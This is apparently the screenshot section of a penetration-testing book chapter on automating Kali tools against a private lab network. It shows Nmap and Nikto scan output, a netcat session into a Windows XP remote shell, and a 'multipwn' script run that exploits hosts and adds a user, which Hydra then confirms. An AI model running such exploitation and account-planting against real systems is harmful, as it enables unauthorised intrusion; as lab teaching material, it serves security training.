██████████	screenshot (8180/tcp)	172.16.69.128	03 Apr 2017 07:23:49	03 Apr 2017 07:23:49	Finished





---

# Chapter 12: Automating Kali Tools

```
File Edit View Search Terminal Help
root@kali:~# ./service_identifier.sh
Usage: #./script <port #> <filename>
root@kali:~# █
```

```
File Edit View Search Terminal Help
root@kali:~# ./service_identifier.sh 80 netscan.txt
Systems with port 80 open:
172.16.69.128
172.16.69.129
172.16.69.132
172.16.69.133
root@kali:~# ./service_identifier.sh 22 netscan.txt
Systems with port 22 open:
172.16.69.128
172.16.69.132
172.16.69.133
root@kali:~# ./service_identifier.sh 445 netscan.txt
Systems with port 445 open:
172.16.69.128
172.16.69.129
172.16.69.131
172.16.69.132
root@kali:~# █
```

```
File Edit View Search Terminal Help
root@kali:~# ./smb_eval.sh
Usage: #./script <file>
root@kali:~# █
```

```
File Edit View Search Terminal Help
root@kali:~# ./smb_eval.sh netscan.txt
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-03 08:46 EDT
Nmap scan report for 172.16.69.128
Host is up (0.00027s latency).
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:96:81:F2 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 13.25 seconds
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-03 08:46 EDT
Nmap scan report for 172.16.69.128
Host is up (0.00034s latency).
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:96:81:F2 (VMware)
```

```
File Edit View Search Terminal Help
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-03 08:48 EDT
Nmap scan report for 172.16.69.129
Host is up (0.00032s latency).
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:94:63:4B (VMware)

Host script results:
  smb-vuln-ms08-067:
    VULNERABLE:
    Microsoft Windows system vulnerable to remote code execution (MS08-067)
    State: VULNERABLE
    IDs: CVE:CVE-2008-4250
    The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
    Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
    code via a crafted RPC request that triggers the overflow during path canonicalization.

    Disclosure date: 2008-10-23
    References:
    https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250

Nmap done: 1 IP address (1 host up) scanned in 13.29 seconds
```

```
File Edit View Search Terminal Help
root@kali:~# ./test_n_xploit.sh
Usage: #./script <RHOST> <LHOST> <LPORT>
root@kali:~#
```





```
File Edit View Search Terminal Help
root@kali:~# mkdir /tmp/nikto-scans
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# ./auto_nikto.sh netscan.txt
Nikto scanning the following host: 172.16.69.128
- Nikto v2.1.6
-----
* Target IP: 172.16.69.128
* Target Hostname: 172.16.69.128
* Target Port: 80
* Start Time: 2017-04-04 10:13:21 (GMT-4)
-----
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
```

```
File Edit View Search Terminal Help
root@kali:~# cd /tmp/nikto-scans/
root@kali:/tmp/nikto-scans# ls
172.16.69.128.txt 172.16.69.129.txt 172.16.69.132.txt 172.16.69.133.txt
root@kali:/tmp/nikto-scans#
```

```
File Edit View Search Terminal Help
- Nikto v2.1.6/2.1.5
+ Target Host: 172.16.69.128
+ Target Port: 80
+ GET Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ GET Uncommon header 'tcn' found, with contents: list
+ GET Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ ARFKUEZV Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ GET /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
+ OSVDB-3268: GET /doc/: Directory indexing found.
+ OSVDB-48: GET /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: GET /?=PHPE9568F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3892: GET /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ GET Server leaks inodes via ETags, header found with file /phpMyAdmin/ChangeLog.inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008
+ OSVDB-3892: GET /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: GET /test/: Directory indexing found.
+ OSVDB-3892: GET /test/: This might be interesting...
+ GET /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3233: GET /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: GET /icons/: Directory indexing found.
```

20,141 Top

```
File Edit View Search Terminal Help
root@kali:~# cd /tmp/nikto-scans/
root@kali:/tmp/nikto-scans# ls
172.16.69.128.txt 172.16.69.129.txt 172.16.69.132.txt 172.16.69.133.txt
root@kali:/tmp/nikto-scans#
```



```
File Edit View Search Terminal Help
root@kali:~# nc -nv 172.16.69.140 4444
(UNKNOWN) [172.16.69.140] 4444 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Michael Hixon>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 172.16.69.140
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected

C:\Documents and Settings\Michael Hixon>
```

```
File Edit View Search Terminal Help
root@kali:~# ./listener.py
Listening for Incoming ICMP Traffic. Use Ctrl+C to stop listening
```

```
File Edit View Search Terminal Help
root@kali:~# ./listener.py
Listening for Incoming ICMP Traffic. Use Ctrl+C to stop listening
172.16.69.140 is exploitable
172.16.69.141 is exploitable
172.16.69.129 is exploitable
```

```
File Edit View Search Terminal Help
root@kali:~# ./multipwn.sh
Usage: #./script <host file> <username> <password>
root@kali:~# ./multipwn.sh iplist.txt hixon P@33word
Exploiting 172.16.69.129 and adding user hixon
Exploiting 172.16.69.141 and adding user hixon
Exploiting 172.16.69.140 and adding user hixon
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# hydra -l hixon -p P@33word -t 1 172.16.69.129 smb
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-04-07 09:15:32
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1), ~0 tries per task
[DATA] attacking service smb on port 445
[445][smb] host: 172.16.69.129 login: hixon password: P@33word
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-04-07 09:15:32
root@kali:~#
```